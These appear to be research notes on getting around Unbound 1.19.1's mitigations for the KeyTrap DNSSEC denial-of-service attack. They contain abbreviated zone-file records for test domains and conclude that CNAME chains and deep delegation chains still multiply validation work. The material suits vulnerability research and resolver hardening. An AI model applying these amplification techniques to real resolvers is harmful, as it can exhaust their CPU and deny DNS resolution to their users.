# Dive Into KeyTrap

## Target

寻找办法绕过限制，继续利用KeyTrap进行攻击。

## Mitigation

### 2.1 Unbound 1.19.1

#### 2.1.1 Suspend Strategy(挂起策略):

Unbound introduces suspension on DNSSEC response validations that seem to require more attempts than Unbound is willing to make per response validation run. Suspension means that Unbound will continue with other work before resuming a suspended validation offering CPU time between validation resumptions to other tasks. There is a backoff timer when suspending which is further influenced by the number of suspends already used and the amount of work currently in Unbound.

对于需要大量尝试的DNSSEC回复验证，Unbound将会挂起验证过程，并处理其他工作，随后再恢复挂起的验证，从而在验证期间为其他任务提供CPU时间。

当发生挂起时，Unbound将会设置退避计时器，用来控制挂起时长，退避计时器的时长设置与挂起次数和当前工作量有关。

#### 2.1.2 Builtin limits

* Max 4 DNSSEC key collissions are allowed when building chain of trust. More than that without a secure key treats the delegation as bogus.
* 8 validation attempts per RRSET (combination of keys + signatures). If more are needed and Unbound has yet to find a valid signature the RRSET is treated as bogus.
* More than 8 validation attempts per answer will suspend validation.
* 8 NSEC3 hash calculations are allowed before suspension. More than that will suspend validation.
* The limit of total suspensions is 16 after which the query will error out. Any completed RRSET validations populate the cache for use in future queries.
* 在构建信任链时，最多允许4个DNSSEC密钥冲突。如果没有安全密钥的情况下超过这个数量，则将该委派视为伪造的。
* 每个RRSET（密钥+签名的组合）允许8次验证尝试。如果需要更多尝试，并且Unbound未找到一个有效的签名，则将该RRSET视为伪造的。
* 每个回复如果超过8次验证尝试，将挂起验证。
* 在挂起之前，允许进行8次NSEC3哈希计算。超过这个数量将会挂起验证。
* 总挂起的限制是16次，之后查询将报错。任何完成的RRSET验证都会填充缓存，以供未来查询使用。

## Idea

### Answer \* KeyTrap （不可行❌）

单个域名对应多条记录

answer.keytrap.test. 86400 IN A 10.10.0.0

   86400 IN A 10.10.0.1

   86400 IN A 10.10.0.2

   86400 IN A 10.10.0.3

......

   86400 IN A 10.10.0.253

   86400 IN A 10.10.0.254

   86400 IN A 10.10.0.255




图 1 Answer \* KeyTrap攻击示意图

**结论：不可行❌**




图 2 Answer \* KeyTrap攻击实际情况示意图

实际情况如图2所示，所有的A记录均被一个签名覆盖，Answer \* KeyTrap无法扩大KeyTrap攻击次数。

### NXNS \* KeyTrap （不可行❌）

域名被委托给多个不存在的NS记录（NXNS）。

; 36 nxns records

nxns    IN      NS      ns1.faken0.test.

        IN      NS      ns1.faken1.test.

        IN      NS      ns1.faken2.test.

.......

        IN      NS      ns1.fakenx.test.

        IN      NS      ns1.fakeny.test.

        IN      NS      ns1.fakenz.test.




图 3 NXNS \* KeyTrap攻击示意图

**结论：不可行**




图 4 NXNS \* KeyTrap攻击实际示意图

实际情况如图4所示，所有的NS记录均被一个签名覆盖，NXNS \* KeyTrap无法扩大KeyTrap攻击次数。

### Restart \* KeyTrap（不可行❌）

域名被委托给多个存在但不回复DNS查询的NS记录（NRDelegation）。

; 26 existent ns records

restart    IN      NS      nsa.keytrap.test.

        IN      NS      nsb.keytrap.test.

        IN      NS      nsc.keytrap.test.

......

        IN      NS      nsx.keytrap.test.

        IN      NS      nsy.keytrap.test.

        IN      NS      nsz.keytrap.test.

; 26 A records for the ns records

nsa    IN      A        10.10.1.0

nsb    IN      A        10.10.1.1

nsc    IN      A        10.10.1.2

......

nsx    IN      A        10.10.1.23

nsy    IN      A        10.10.1.24

nsz    IN      A        10.10.1.25




图 5 Restart \* KeyTrap攻击示意图

**结论：不可行❌**

Restart \* KeyTrap的失败原因与前文相同，所有的NS记录均被一个签名覆盖，Restart \* KeyTrap无法扩大KeyTrap攻击次数。

### CNAME \* KeyTrap （可行✅）

域名对应的A记录被链接至了CNAME链的尾部。

; 36  CNAME records

cname   IN      CNAME   cname0.keytrap.test.

cname0  IN      CNAME   cname1.keytrap.test.

cname1  IN      CNAME   cname2.keytrap.test.

......

cnamex  IN      CNAME   cnamey.keytrap.test.

cnamey  IN      CNAME   cnamez.keytrap.test.

cmamez  IN      A       10.10.0.4




图 6 CNAME \* KeyTrap攻击示意图

**结论：可行✅**

实验结果证明CNAME \* KeyTrap可以扩大KeyTrap的发生次数，总计验证计算次数可达min(restarts\_limit, cname\_length\_limit) \* [1, validation\_fail\_limit + 1]次，在Unbound中为12 \* [1, 9]次。

### Delegation \* KeyTrap（可行✅）

通过构造超长的信任链条（Chain Of Trust），发送类似对：

redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.redo.delegation.keytrap.test

等深层域名的解析请求，迫使解析器进行大量的DNSSEC验证操作。

